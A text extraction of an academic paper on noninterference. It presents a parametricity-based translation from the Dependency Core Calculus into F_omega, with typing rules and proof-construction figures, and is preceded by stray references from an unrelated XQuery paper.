- [33] J. Robie, D. Chamberlin, M. Dyck, D. Florescu, J. Melton, and J. Siméon. XQuery update facility 1.0, W3C recommendation, March 2011. <http://www.w3.org/TR/xquery-update-10/>.
- [34] J. Robie, D. Chamberlin, M. Dyck, and J. Snelson. XQuery 3.0: An XML Query Language. W3C Last Call Working, July 2013. <http://www.w3.org/TR/xquery-30/>.
- [35] J. Siméon, M. Fernández, et al. Implementation of xquery 1.0, 2008. <http://galax.sourceforge.net/>.
- [36] W3C. Document object model (DOM), W3C recommendation, 2004. <http://www.w3.org/DOM/>.
- [37] W3C. Xml query (xquery) implementations, 2014. <http://www.w3.org/XML/Query/#implementations>.
- [38] P. Wadler. XQuery: A typed functional language for querying XML. In *Advanced Functional Programming*, pages 188–212, 2002.

Noninterference for Free^{*}

William J. Bowman

Northeastern University, USA

wjb@williamjbowman.com

Amal Ahmed

Northeastern University, USA

amal@ccs.neu.edu

Abstract

The *dependency core calculus* (DCC) is a framework for studying a variety of dependency analyses (e.g., secure information flow). The key property provided by DCC is *noninterference*, which guarantees that a low-level observer (attacker) cannot distinguish high-level (protected) computations. The proof of noninterference for DCC suggests a connection to parametricity in System F, which suggests that it should be possible to implement dependency analyses in languages with parametric polymorphism.

We present a translation from DCC into F_ω and prove that the translation preserves noninterference. To express noninterference in F_ω , we define a notion of observer-sensitive equivalence that makes essential use of both first-order and higher-order polymorphism. Our translation provides insights into DCC's type system and shows how DCC can be implemented in a polymorphic language without loss of the noninterference (security) guarantees available in DCC. Our contributions include proof techniques that should be valuable when proving other secure compilation or full abstraction results.

Categories and Subject Descriptors D.3.1 [Programming Languages]: Formal Definitions and Theory—Semantics

General Terms Languages, Security, Theory

Keywords Noninterference, parametricity, dependency, security, information flow, polymorphism, logical relations, secure compilation, fully abstract compilation.

1. Introduction

The *dependency core calculus* (DCC) [2] was designed to capture the central notion of dependency that arises in settings like information-flow security, binding-time analysis, program slicing, and function-call tracking. As an example, consider information-flow security analyses which must prevent the publicly visible outputs of a program from revealing information about confidential inputs. Suppose we have a program e with the following security type:

$$e : \text{bool}_H \rightarrow \text{bool}_L$$

^{*} In electronic versions of this paper, we use a **blue sans-serif font** to typeset our source language and a **bold red serif font** to typeset the target. The paper will be much easier to read if viewed/printed in color.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP'15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
<http://dx.doi.org/10.1145/2784731.2784733>

In this type, the label H indicates *high-security* or private data that should not flow to public portions of the program. The label L indicates *low-security* or public data. A correct information-flow analysis must guarantee that the low-security output of the function does not depend on the high-security input, which means that e must be a constant function. More generally, we may have programs with both private and public inputs and outputs, such as e' below with the following type:

$$e' : \text{bool}_H \times \text{bool}_L \rightarrow \text{bool}_H \times \text{bool}_L$$

In this case, the low-security output may depend on the low-security input but not on the high-security input, while the high-security output may depend on either of the two inputs. In general, labels may be drawn from a lattice, where the lattice order determines illegal dependencies: computation lower in the lattice may not depend on data higher in the lattice. If there are no illegal dependencies, the program is said to satisfy *noninterference*.

Abadi *et al.* formalized and proved noninterference for DCC using a denotational semantics based on partial equivalence relations (PERs) indexed by lattice elements. Informally, the relation specifies an *observer-sensitive equivalence*, which says that data higher in the lattice looks indistinguishable to a lower observer. Abadi *et al.*'s proof technique suggests a connection to Reynolds' proof of parametricity [16] using a PER semantics for the polymorphic lambda calculus (also known as System F). Such PER semantics are instances of the *logical relations* proof method, and many proofs of noninterference—drawing on Reynolds' concept of parametricity—have made use of logical relations [10]. The connection suggests that it should be possible to use the parametric polymorphism in System F to express the dependency in DCC. Making this connection explicit would be of theoretical as well as practical value. As Tse and Zdancewic [19] point out, a noninterference-preserving translation from DCC to System F would provide a strategy for implementing secure information flow and other dependency analyses expressed in DCC in any language with parametric polymorphism.

Tse and Zdancewic [19] attempted to give a translation from DCC into System F and prove that noninterference in DCC follows as a consequence of parametricity in System F. Unfortunately, they had an error in the proof of a key lemma that says, in essence, that the *translation preserves noninterference*. Shikuma and Igarashi [17, 18] subsequently gave a counterexample to this lemma. They also gave a noninterference-preserving translation for a language equivalent to a weaker variant of DCC called DCC_{pc} —for DCC with protection contexts—whose type system is more liberal than DCC's. Moreover, their translation targeted the simply typed λ -calculus, leaving open the explicit connection between noninterference and parametricity.

We provide a translation from DCC to F_ω , translating noninterference into parametricity. Our translation and proofs make essential use of both first-order and higher-order polymorphism and parametricity. We formalize a notion of *observer-sensitive equivalence* in F_ω , which relates protected computations from the perspective of some observer, and show our translation preserves noninterference.

The proof that our translation preserves noninterference is essentially a *full abstraction* result. A translation is *fully abstract* if it preserves and reflects *contextual equivalence*—i.e., if two source terms cannot be distinguished by source-level contexts if and only if their translations cannot be distinguished by target-level contexts. We show preservation of observer-sensitive equivalence, but for the highest observer—e.g., one that can observe both high- and low-security outputs—observer-sensitive equivalence corresponds to the natural contextual equivalence one would get after erasing security features from the language. As Abadi [1] and Kennedy [11] point out, fully abstract compilation is vital for secure compilation of high-level languages.

Contributions The main contributions of our work are:

- the development of a translation from the recursion-free fragment of DCC into F_ω (§4) and proof of its correctness (§6);
- the development of an *open* logical relation for F_ω (§5.2);
- the formalization of an observer-sensitive equivalence for F_ω terms of translation type using relational parametricity (§5.3);
- the back-translation from F_ω terms of translation type s^+ to DCC terms of type s (§7.1) and a novel logical relation to prove that the back-translation is well-founded; and
- proofs that our translation preserves and reflects observer-sensitive equivalence (§7.2).

Our translation is novel and sheds light on the type system for DCC and shows how DCC can be implemented in a polymorphic language without loss of security/noninterference guarantees. Proving a translation fully abstract is particularly difficult when the target language is more expressive than the source language, as is the case in this work. This paper provides new proof techniques that should be useful for establishing other full abstraction results.

We have elided most proofs and parts of some definitions from the paper. Detailed proofs and complete definitions may be found in the online technical appendix [7].

2. Dependency Core Calculus (DCC)

DCC is a call-by-name, simply-typed λ -calculus, based on the computational lambda calculus of Moggi [13]. DCC incorporates multiple monads, one for every level of a predetermined information lattice, used to restrict dependencies in the program. The lattice order captures permissible dependencies: computation interpreted in a monad higher in the lattice can depend on data interpreted in a monad lower in the lattice, but not vice versa. In effect, data higher in the lattice is held abstract with respect to computation lower in the lattice. DCC uses this lattice of monads and a nonstandard typing rule for their associated *bind* operation to describe the dependency of computations in a program.

We assume a lattice \mathcal{L} with a set of labels \mathcal{L}_ℓ ¹ and an ordering on labels \mathcal{L}_\sqsubseteq . We write $\ell \sqsubseteq \ell'$ to mean ℓ' is at least as high as ℓ . The monadic type T_ℓ , and the return η_ℓ and *bind* operations are indexed by a label $\ell \in \mathcal{L}_\ell$.

Except for the monadic operations, the language is completely standard. Figure 1 defines the syntax and semantics of DCC. We define a small-step operational semantics ($e \mapsto e'$) using evaluation contexts E to lift the primitive reductions to a call-by-name semantics for the language. We write \mapsto^* for the reflexive, transitive closure of \mapsto . Note that in this call-by-name language, $\eta_\ell e$ is a value form. The operation *bind* $x = e_1$ in e_2 evaluates e_1 to a value $\eta_\ell e$ and then substitutes e for x in e_2 .

DCC typing judgments have the form $\Gamma \vdash e : s$ where the environment Γ tracks the set of free term variables in scope, along

Types $s ::= 1 \mid s_1 \times s_2 \mid s_1 + s_2 \mid s_1 \rightarrow s_2 \mid T_\ell s$
 Values $v ::= x \mid \langle \rangle \mid \langle e_1, e_2 \rangle \mid \text{inj}_i e \mid \lambda x : s. e \mid \eta_\ell e$
 Terms $e ::= v \mid \text{prj}_i e \mid \text{case } e \text{ of } \text{inj}_1 x_1. e_1 \parallel \text{inj}_2 x_2. e_2 \mid e_1 e_2 \mid \text{bind } x = e_1 \text{ in } e_2$
 Eval. Ctxts $E ::= [\cdot]_s \mid \text{prj}_i E \mid \text{case } E \text{ of } \text{inj}_1 x_1. e_1 \parallel \text{inj}_2 x_2. e_2 \mid E e \mid \text{bind } x = E \text{ in } e$

$e \mapsto e'$

$(\lambda x : s. e_1) e_2 \mapsto e_1[e_2/x]$
 $\text{bind } x = \eta_\ell e_1 \text{ in } e_2 \mapsto e_2[e_1/x]$
 \dots

Term Environment $\Gamma ::= \cdot \mid \Gamma, x : s$

$\frac{\Gamma \vdash e : s}{\Gamma \vdash \eta_\ell e : T_\ell s} \quad \frac{\Gamma \vdash e_1 : T_\ell s_1 \quad \Gamma, x : s_1 \vdash e_2 : s_2 \quad \ell \sqsubseteq s_2}{\Gamma \vdash \text{bind } x = e_1 \text{ in } e_2 : s_2}$

$\frac{\ell \sqsubseteq s}{\ell \sqsubseteq 1} \quad \frac{\ell \sqsubseteq s_1 \quad \ell \sqsubseteq s_2}{\ell \sqsubseteq s_1 \times s_2} \quad \frac{\ell \sqsubseteq s_2}{\ell \sqsubseteq s_1 \rightarrow s_2}$

$\frac{\ell \sqsubseteq \ell' \quad \ell \sqsubseteq s}{\ell \sqsubseteq T_{\ell'} s} \quad \frac{\ell \sqsubseteq \ell'}{\ell \sqsubseteq T_{\ell'} s}$

Figure 1. DCC: Syntax + Dynamic & Static Semantics (excerpts)

with their types. Typing rules for all constructs except η_ℓ and *bind* are completely standard so we omit them here. The return operation $\eta_\ell e$ protects the term e by wrapping it with the label ℓ . These protected terms can only be unwrapped through a *bind* operation *bind* $x = e_1$ in e_2 . While e_2 may depend on the protected term inside e_1 , the results produced by the entire *bind* expression (of type s_2) must be protected at the label ℓ or higher. This requirement is captured by the judgment $\ell \sqsubseteq s_2$ (pronounced “ s_2 is protected at ℓ ”).

Informally, a type s is protected at ℓ if expressions of this type do not leak information to levels lower than (or incomparable to) ℓ . Since there is only one value of type 1 , this type cannot communicate any information, so it is protected at any ℓ . Pairs are protected if both components of the pair are protected. Functions are protected if they produce protected results; the input to a function does not matter. Finally, there are two cases for $\ell \sqsubseteq T_{\ell'} s$. First, if s is protected at ℓ , then the type $T_{\ell'} s$ is protected at ℓ since unwrapping the protected value gives back an expression that is also protected at ℓ . Second, if ℓ' is at least as high as ℓ , then since the expression of type $T_{\ell'} s$ is protected already protected at the higher label ℓ' , it is also protected at the lower label ℓ . Note that sum types are never protected; even the simplest sum type $1 + 1$ leaks information, and must be wrapped in a monadic type to be protected.

For use in examples, we encode *bool* as the sum $1 + 1$, *true* as $\text{inj}_1 \langle \rangle$, *false* as $\text{inj}_2 \langle \rangle$, and *if* using a *case* expression.

To see how DCC protects information, consider this example:

$\lambda x : T_H \text{ bool. bind } y = x \text{ in } y$

This example is ill-typed. We cannot simply return y since it is of type *bool*, which is not protected at H . Instead, the typing rule for *bind* forces us to first protect the result. For example, we could instead return $\eta_H y$. This keeps the protected inputs to the function from being leaked.

3. Background and Main Ideas

We examine why the translation given by Tse and Zdancewic fails to preserve noninterference and describe the key ideas behind our translation. Below, we write s^+ to denote the translation of the DCC type s .

Preserving noninterference Tse and Zdancewic translate the monadic type as follows:

$$(T_\ell s)^+ = \alpha_\ell \rightarrow s^+$$

The translation of all other types is defined by structural recursion.

¹ Note that in \mathcal{L}_ℓ , ℓ is part of the name for the set, not a meta-variable.

As mentioned in §1, the key lemma we must prove about our translation is that it preserves DCC’s noninterference guarantee. Let us take a closer look at how noninterference is expressed in DCC and how this type translation captures noninterference at the target level.

Consider the type $T_H \text{bool}$. In DCC, this type represents a boolean value that is visible only to H computations; L computations must treat such values as opaque and hence cannot distinguish between true and false at the type $T_H \text{bool}$. DCC formalizes this situation using an *observer-indexed logical relation* that says these two values are *equivalent* at L (written $\eta_H \text{true} \approx_L \eta_H \text{false} : T_H \text{bool}$) but not at H . Hence, the relation \approx_L relates every possible pair of boolean expressions at the type $T_H \text{bool}$, while the relation \approx_H at the same type only relates boolean expressions that evaluate to the same value. We will refer to this relation as *observer-sensitive equivalence*: we write $e_1 \approx_\zeta e_2 : s$ to mean that terms e_1 and e_2 of type s are equivalent from the perspective of an observer at level ζ in the lattice.²

Intuitively, we must show that if $e_1 \approx_\zeta e_2 : s$ and e_1 and e_2 translate to target terms m_1 and m_2 , respectively, then $m_1 \approx_\zeta m_2 : s^+$. The key is to formalize the target-level \approx_ζ relation in terms of the standard logical relation for System F (or F_ω), which is not indexed by an observer. To see how Tse and Zdanczewicz do this, consider the type $T_H \text{bool}$ again, which they translate to the target type $\alpha_H \rightarrow \text{bool}$. This translation uses abstract types α_ℓ to encode each element ℓ in the source-level lattice. This simulates DCC’s observer-sensitive equivalence by requiring, in essence, that an L -observer not have access to any terms of type α_H , which means that any function of type $\alpha_H \rightarrow \text{bool}$ can never be applied. Hence, the two functions $\lambda x:\alpha_H. \text{true}$ and $\lambda x:\alpha_H. \text{false}$ are indistinguishable. Meanwhile, an H -observer is given access to terms of type α_H and can use these as keys to gain access to the computation hidden inside functions of type $\alpha_H \rightarrow \text{bool}$.

This type translation is simple and promising, but it does not preserve observer-sensitive equivalence.

Counterexample to Tse-Zdanczewicz’s key lemma To see why the above translation fails to preserve observer-sensitive equivalence, consider the counterexample given by Shikuma and Igarashi [18]. DCC terms of the protected function type $s_f = T_\ell ((T_\ell \text{bool}) \rightarrow \text{bool})$ must be equivalent to $\eta_\ell (\lambda x : T_\ell \text{bool}. v)$, where v is either true or false . In particular, Shikuma and Igarashi point out that the following term is ill-typed due to the $\ell \preceq s_2$ restriction in the typing rule for bind (since $\ell \not\preceq \text{bool}$).

$e_f = \eta_\ell (\lambda x : T_\ell \text{bool}. \text{bind } y = x \text{ in } y) \quad // \text{ ill typed!}$

Thus, the following two terms e_1 and e_2 are equivalent at type $s = s_f \rightarrow T_\ell \text{bool}$ for an observer at level ℓ , since the only functions we can pass in for f are the constant functions above—*i.e.*, we cannot pass in non-constant functions such as e_f (since they are not well-typed).

$e_1 = \lambda f : s_f. \text{bind } f' = f \text{ in } \eta_\ell (f' (\eta_\ell \text{true}))$

$e_2 = \lambda f : s_f. \text{bind } f' = f \text{ in } \eta_\ell (f' (\eta_\ell \text{false}))$

While e_1 and e_2 are equivalent at type s at level ℓ in DCC, their translations are *not* equivalent at the following type s^+ in System F.

$s^+ = (\alpha_\ell \rightarrow ((\alpha_\ell \rightarrow \text{bool}) \rightarrow \text{bool})) \rightarrow (\alpha_\ell \rightarrow \text{bool})$

The term m_f defined below, which corresponds to e_f , can distinguish the translations of e_1 and e_2 :

$m_f = \lambda k:\alpha_\ell. \lambda y:\alpha_\ell \rightarrow \text{bool}. y \ k$

Hence, we have two terms of type s that are equivalent (at ℓ) in DCC, but their translations are not equivalent at the type s^+ (at

ℓ) in System F, which means that the translation fails to preserve (observer-sensitive) equivalence.

How can we fix this problem? At a minimum, since the typing rule for bind prevents us from concluding that $e_f : s_f$, we should not be able to conclude that the corresponding (behaviorally equivalent) target term m_f is well-typed at s_f^+ . In more detail, consider the restrictions on the continuation inside e_f that uses $y : T_\ell \text{bool}$ —*i.e.*, that the bind expression inside e_f must have a result type that is protected at ℓ . In contrast, there is no such restriction on the body of m_f that uses $y : (T_\ell \text{bool})^+$. The problem is that this simple encoding of the monadic type as a function fails to capture all of the restrictions imposed by the typing rule for bind . We need to find an alternative translation for types of the form $T_\ell s$ that captures these restrictions so that for every $e : T_\ell s$, all target-level uses of the translation of e must satisfy the same constraints as the ones imposed by the bind typing rule on source-level uses of e .

Our translation is more involved than this simple type translation and requires higher-order polymorphism, but the way in which we leverage higher-order relational parametricity when defining \approx_ζ at the target level (§5.3) is semantically pleasing and insightful given the semantics of DCC. We define \approx_ζ at the target-level by instantiating a novel *open* logical relation for F_ω , which interprets types as relations on open terms rather than closed terms as is standard. In §5.2 we explain why we need this. Our open logical relation is inspired by Zhao *et al.*’s open logical relation for a linear System F [22].

Need for back-translation As with all proofs of full abstraction, a key step of our proof requires showing that for any target term of translation type, $m : s^+$, there exists a semantically equivalent source term $e : s$. We formalize this via a “back-translation” relation between target terms of type s^+ and source terms of type s (§7.1). The need for back-translation arises when proving that if two source functions f_1 and f_2 are equivalent then their translations f_1 and f_2 are equivalent. To show the latter, we must assume that we’re given two equivalent target-level arguments m_1 and m_2 and show that $f_1 m_1$ is equivalent to $f_2 m_2$. The only way to proceed is by making use of the equivalence of the source functions f_1 and f_2 , but they can only be applied to source-level inputs. If we could back-translate m_1 and m_2 to source terms e_1 and e_2 —*which is exactly the failure the counterexample exploits*—then we could conclude that $f_1 e_1$ is equivalent to $f_2 e_2$ which implies that $f_1 m_1$ is equivalent to $f_2 m_2$ since each of those source terms is semantically equivalent to the corresponding target terms.

Our back-translation technique handles more complex languages compared to the “inverse translation” given by Shikuma and Igarashi [17, 18]. Note that their source and target languages are both simply-typed and, thus, in closer correspondence. This simplifies the back-translation. By contrast, our target language is more expressive than the source (*e.g.*, F_ω can encode natural numbers, while DCC cannot). Back-translation in this setting is more complicated. We give a more detailed comparison in §8.

Our translation: key ideas The idea for our type translation can be explained by analogy with existential types and their well-known encoding using universal types. As a starting point, notice that the bind typing rule resembles the typing rule for unpacking a term of existential type:

$$\frac{\Delta; \Gamma \vdash e_1 : \exists \alpha. \tau \quad \Delta, \alpha; \Gamma, x : \tau \vdash e_2 : \tau_2 \quad \alpha \notin \text{ftv}(\tau_2)}{\Delta; \Gamma \vdash \text{unpack } \alpha, x = e_1 \text{ in } e_2 : \tau_2}$$

Note that, just as the bind rule requires the side condition $\ell \preceq s_2$, the unpack rule requires the side condition $\alpha \notin \text{ftv}(\tau_2)$. This idea inspires our translation, because a simple encoding captures this side condition through parametricity.

²Following convention, we represent the level of the observer using the meta-variable ζ rather than ℓ .

Recall that the encoding of existential types using universal types captures all of the restrictions imposed by the unpack typing rule:

$$\exists \alpha. \tau \stackrel{\text{def}}{=} \forall \beta. (\forall \alpha. \tau \rightarrow \beta) \rightarrow \beta$$

The above encoding says that an existential package is a data value that, given a result type τ_2 and a *continuation*, calls the continuation to yield a final result. The continuation corresponds to the body of an unpack: it takes a type α and a value of type τ , and uses them to compute a result of type τ_2 . In particular, note that since α is not in scope when we instantiate β , the above encoding perfectly captures the $\alpha \notin \text{ftv}(\tau_2)$ requirement from the unpack typing rule since we cannot instantiate β with any τ_2 with a free α .

We can analogously capture the constraints in the *bind* typing rule by encoding monadic types roughly as follows:

$$(\mathbb{T}_\ell s)^+ \stackrel{\text{roughly}}{=} \forall \beta. ((\ell \leq \beta) \times (s^+ \rightarrow \beta)) \rightarrow \beta$$

This encoding says that a protected computation is a data value that, given a result type t_2 , a proof that t_2 is protected at ℓ —which we informally write as $[\ell \leq t_2]$ for now and formalize below—and a continuation, calls the continuation to yield a final result. The continuation here corresponds to the body of a *bind*: it takes a computation of type s^+ and uses it to compute a result of type t_2 . In particular, note that we must provide a proof that the result type of the continuation is protected at ℓ , only then will this data value call the continuation to compute a result.

The remaining question then is how to encode the type $[\ell \leq t_2]$. Note that we should only be able to construct a term with the “protection type” $[\ell \leq t_2]$ if $\exists s_2. t_2 = s_2^+$ and $\ell \leq s_2$. First, like Tse-Zdancewic, we shall use type variables α_ℓ to encode each $\ell \in \mathcal{L}_\ell$. Then, our desired “protection type” can be built using an abstract type constructor $\alpha_{\leq} :: * \rightarrow * \rightarrow *$ applied to the types α_ℓ and t_2 . That is, we shall represent $[\ell \leq t_2]$ with the protection type $(\alpha_{\leq} \alpha_\ell t_2)$. Of course, in addition to introducing the higher-kinded abstract type α_{\leq} and a set of type variables $\alpha_\ell :: *$ for each $\ell \in \mathcal{L}_\ell$, we must also provide an interface for constructing terms of protection type—e.g., given terms of type $(\alpha_{\leq} \alpha_\ell t_1)$ and $(\alpha_{\leq} \alpha_\ell t_2)$, we should be able to construct a term of type $(\alpha_{\leq} \alpha_\ell (t_1 \times t_2))$. The types of these proof constructors mirror the protection rules in DCC.

Thus, our translation uses higher-order polymorphism to encode DCC’s protection judgment at the target-level. To summarize, we translate monadic types as follows:

$$(\mathbb{T}_\ell s)^+ = \forall \beta :: *. ((\alpha_{\leq} \alpha_\ell \beta) \times (s^+ \rightarrow \beta)) \rightarrow \beta$$

We describe the details of the translation in the next section.

4. Translating DCC to F_ω

In this section, we begin by presenting the target language F_ω and then give a type-directed translation from DCC to F_ω .

Target language: F_ω The target language F_ω is the call-by-name, higher-order polymorphic lambda calculus with unit, pairs, and sums. Figure 2 presents the syntax and excerpts of the static semantics. We omit much of the formal presentation as the language is completely standard (e.g., see Pierce [15]).

Typing judgments in F_ω have the form $\Delta; \Gamma \vdash m : t$, which says that an F_ω term m has type t under type environment Δ and term environment Γ . The kinding judgment $\Delta \vdash t :: \kappa$ says that a type t has kind κ under type environment Δ , where Δ maps abstract types α to kinds κ . Since we have type-level functions, i.e., type constructors, we define type equivalence $t_1 \equiv t_2$ to account for beta-reduction at the type-level.

Translation We start by defining a translation from DCC types to F_ω types, shown in Figure 3. We write s^+ to mean the translation of the DCC type s . Most types are translated by structural recursion. As discussed above, the monadic type $\mathbb{T}_\ell s$ is translated to the type

Kinds $\kappa ::= * \mid \kappa \rightarrow \kappa$
Types $t ::= 1 \mid t_1 \times t_2 \mid t_1 \rightarrow t_2 \mid \alpha \mid \forall \alpha :: \kappa. t \mid t_1 + t_2 \mid \lambda \alpha :: \kappa. t \mid t_1 t_2$
Values $u ::= x \mid \langle \rangle \mid \langle m_1, m_2 \rangle \mid \lambda x : t. m \mid \Lambda \alpha :: \kappa. m \mid \text{inj}_i m$
Terms $m ::= u \mid \text{prj}_i m \mid m_1 m_2 \mid m[t] \mid \text{case } m \text{ of } \text{inj}_1 x_1. m_1 \parallel \text{inj}_2 x_2. m_2$

$\Delta \vdash t :: \kappa$

Type Env. $\Delta ::= \cdot \mid \Delta, \alpha :: \kappa$
Term Env. $\Gamma ::= \cdot \mid \Gamma, x : t$

...

$\frac{\alpha :: \kappa \in \Delta}{\Delta \vdash \alpha :: \kappa} \quad \frac{\Delta, \alpha :: \kappa \vdash t :: *}{\Delta \vdash \forall \alpha :: \kappa. t :: *}$

$\frac{\Delta, \alpha :: \kappa_1 \vdash t :: \kappa_2}{\Delta \vdash \lambda \alpha :: \kappa. t :: \kappa_1 \rightarrow \kappa_2}$

$\frac{\Delta \vdash t_1 :: \kappa_1 \rightarrow \kappa_2 \quad \Delta \vdash t_2 :: \kappa_1}{\Delta \vdash t_1 t_2 :: \kappa_2}$

$\Delta; \Gamma \vdash m : t$

...

$\frac{\Delta; \Gamma, x : t_1 \vdash m : t_2 \quad \Delta \vdash t_1 :: *}{\Delta; \Gamma \vdash \lambda x : t_1. m : t_1 \rightarrow t_2}$

$\frac{\Delta, \alpha :: \kappa; \Gamma \vdash m : t}{\Delta; \Gamma \vdash \Lambda \alpha :: \kappa. m : \forall \alpha :: \kappa. t}$

$\frac{\Delta; \Gamma \vdash m : \forall \alpha :: \kappa. t_1 \quad \Delta \vdash t_2 :: \kappa}{\Delta; \Gamma \vdash m[t_2] : t_1[t_2/\alpha]}$

$\frac{\Delta; \Gamma \vdash m : t_1 \quad t_1 \equiv t_2 \quad \Delta \vdash t_2 :: *}{\Delta; \Gamma \vdash m : t_2}$

$t \equiv t'$

...

$\frac{t_1 \equiv t_2 \quad t_1 \equiv t'_1 \quad t_2 \equiv t'_2}{\lambda \alpha :: \kappa. t_1 \equiv \lambda \alpha :: \kappa. t_2 \quad t_1 t_2 \equiv t'_1 t'_2}$

$\frac{}{(\lambda \alpha :: \kappa. t_1) t_2 \equiv t_1[t_2/\alpha]}$

Figure 2. F_ω : Syntax and Static Semantics (excerpts)

$\mathcal{L}_\ell^+ = \{\alpha_\ell :: * \mid \ell \in \mathcal{L}_\ell\} \cup \{\alpha_{\leq} :: * \rightarrow * \rightarrow *\}$
 $\mathcal{L}_\sqsubseteq^+ = \{c_{\ell'\ell} : \alpha_{\ell'} \rightarrow \alpha_\ell \mid \ell \sqsubseteq \ell' \in \mathcal{L}_\sqsubseteq\}$

s^+ where $\mathcal{L}_\ell^+ \vdash s^+ :: *$

$1^+ = 1 \quad (s_1 + s_2)^+ = s_1^+ + s_2^+$
 $(s_1 \times s_2)^+ = s_1^+ \times s_2^+ \quad (s_1 \rightarrow s_2)^+ = s_1^+ \rightarrow s_2^+$
 $(\mathbb{T}_\ell s)^+ = \forall \beta :: *. ((\alpha_{\leq} \alpha_\ell \beta) \times (s^+ \rightarrow \beta)) \rightarrow \beta$

Figure 3. DCC to F_ω : Lattice (top) and Type (bottom) Translations

of a polymorphic function that expects a continuation and a proof that the result type of the continuation is protected at label ℓ . This requires encoding labels and the DCC $\ell \leq s$ judgment in F_ω .

Following Tse and Zdancewic [19], we encode the labels of the DCC lattice by generating a fresh abstract type α_ℓ for each $\ell \in \mathcal{L}_\ell$, defined as \mathcal{L}_ℓ^+ in Figure 3. To encode the ordering on labels, $\mathcal{L}_\sqsubseteq^+$, we generate coercion functions $c_{\ell'\ell}$ if $\ell \sqsubseteq \ell'$, defined as $\mathcal{L}_\sqsubseteq^+$ in Figure 3; informally, these allow us to convert a higher label ℓ' to a lower label ℓ .

To support encoding of the protection judgment $\ell \leq s$, our translation \mathcal{L}_ℓ^+ also introduces an abstract type constructor α_{\leq} . When we use the type constructor α_{\leq} in the translation, it takes a type representing a label (i.e., an α_ℓ) and some type s^+ , and returns a type representing a proof that s^+ is protected at ℓ .³ We will refer

³ Syntactically, it appears that the proof constructors for α_{\leq} could be applied to types other than α_ℓ and s^+ , but we prevent this via parametricity using the relational interpretation given in §5.

$\boxed{\preceq^+}$	proof constructors
\mathbf{p}_1	$\forall \beta_\ell :: *. (\alpha_\preceq \beta_\ell \mathbf{1}),$
\mathbf{p}_\times	$\forall \beta_\ell :: *. \forall \alpha_1 :: *. \forall \alpha_2 :: *.$ $((\alpha_\preceq \beta_\ell \alpha_1) \times (\alpha_\preceq \beta_\ell \alpha_2)) \rightarrow (\alpha_\preceq \beta_\ell (\alpha_1 \times \alpha_2)),$
\mathbf{p}_\rightarrow	$\forall \beta_\ell :: *. \forall \alpha_1 :: *. \forall \alpha_2 :: *.$ $(\alpha_\preceq \beta_\ell \alpha_2) \rightarrow (\alpha_\preceq \beta_\ell (\alpha_1 \rightarrow \alpha_2)),$
\mathbf{p}_{T_1}	$\forall \beta_\ell :: *. \forall \beta_{\ell'} :: *. \forall \alpha :: *. (\alpha_\preceq \beta_\ell \alpha \rightarrow$ $(\alpha_\preceq \beta_{\ell'} (\forall \beta :: *. ((\alpha_\preceq \beta_{\ell'} \beta) \times (\alpha \rightarrow \beta)) \rightarrow \beta))$
\mathbf{p}_{T_2}	$\forall \beta_\ell :: *. \forall \beta_{\ell'} :: *. \forall \alpha :: *. (\beta_{\ell'} \rightarrow \beta_\ell) \rightarrow$ $(\alpha_\preceq \beta_\ell (\forall \beta :: *. ((\alpha_\preceq \beta_{\ell'} \beta) \times (\alpha \rightarrow \beta)) \rightarrow \beta)),$
$\boxed{\mathbf{pf}[\ell \preceq s] : (\alpha_\preceq \alpha_\ell s^+)}$	proof-term construction
$\mathbf{pf}[\ell \preceq \mathbf{1}]$	$\stackrel{\text{def}}{=} \mathbf{p}_1[\alpha_\ell]$
$\mathbf{pf}[\ell \preceq s_1 \times s_2]$	$\stackrel{\text{def}}{=} \mathbf{p}_\times[\alpha_\ell][s_1^+][s_2^+](\mathbf{pf}[\ell \preceq s_1], \mathbf{pf}[\ell \preceq s_2])$
$\mathbf{pf}[\ell \preceq s_1 \rightarrow s_2]$	$\stackrel{\text{def}}{=} \mathbf{p}_\rightarrow[\alpha_\ell][s_1^+][s_2^+](\mathbf{pf}[\ell \preceq s_1], \mathbf{pf}[\ell \preceq s_2])$
$\mathbf{pf}[\ell \preceq T_{\ell'} s]$	$\stackrel{\text{def}}{=} \mathbf{p}_{T_1}[\alpha_\ell][\alpha_{\ell'}][s^+](\mathbf{pf}[\ell \preceq s])$ if $\ell \preceq s$ and $\ell \not\sqsubseteq \ell'$ $\mathbf{p}_{T_2}[\alpha_\ell][\alpha_{\ell'}][s^+](\mathbf{pf}[\ell \preceq s])$ if $\ell \sqsubseteq \ell'$

Figure 4. F_ω : Protection Proofs

to this fully applied type $(\alpha_\preceq \alpha_\ell s^+)$ as a *protection type*. Since the type constructor is abstract, the only terms that can inhabit a protection type are terms built using the provided proof constructors.

Figure 4 shows \preceq^+ which contains the constructors for terms of protection types (*i.e.*, the *proof constructors*). In essence, these constructors encode the inference rules of the $\ell \preceq s$ judgment. Each constructor is named suggesting the rule from the $\ell \preceq s$ judgment which the constructor encodes. For instance, \mathbf{p}_1 encodes the rule for $\ell \preceq \mathbf{1}$, that any label is protected at the unit type.

During term translation, we need to construct terms that inhabit a protection type (*i.e.*, *protection proofs*). We provide a function $\mathbf{pf}[\ell \preceq s]$ for constructing protection proofs by induction on a given derivation of $\ell \preceq s$. Note that $\mathbf{pf}[\ell \preceq s]$ yields the following lemma.

Lemma 4.1

If $\ell \preceq s$ then $\exists \mathbf{m}. \mathcal{L}_\ell^+; \mathcal{L}_\preceq^+, \preceq^+ \vdash \mathbf{m} : (\alpha_\preceq \alpha_\ell s^+)$

That is, if a source type is protected at some label ℓ , then a protection proof exists, namely $\mathbf{pf}[\ell \preceq s]$, for the translated type and label under $\mathcal{L}_\ell^+; \mathcal{L}_\preceq^+, \preceq^+$ (which we refer to as the *protection ADT*).

The translation judgment $\Gamma \vdash e : s \rightsquigarrow \mathbf{m}$ takes an open source term e of type s and produces the target term \mathbf{m} . The term \mathbf{m} has type s^+ under the type environment \mathcal{L}_ℓ^+ and the term environments $\mathcal{L}_\preceq^+, \preceq^+$, and Γ^+ . We write Γ^+ to mean the point-wise translation of $x : s \in \Gamma$ to $x : s^+$.

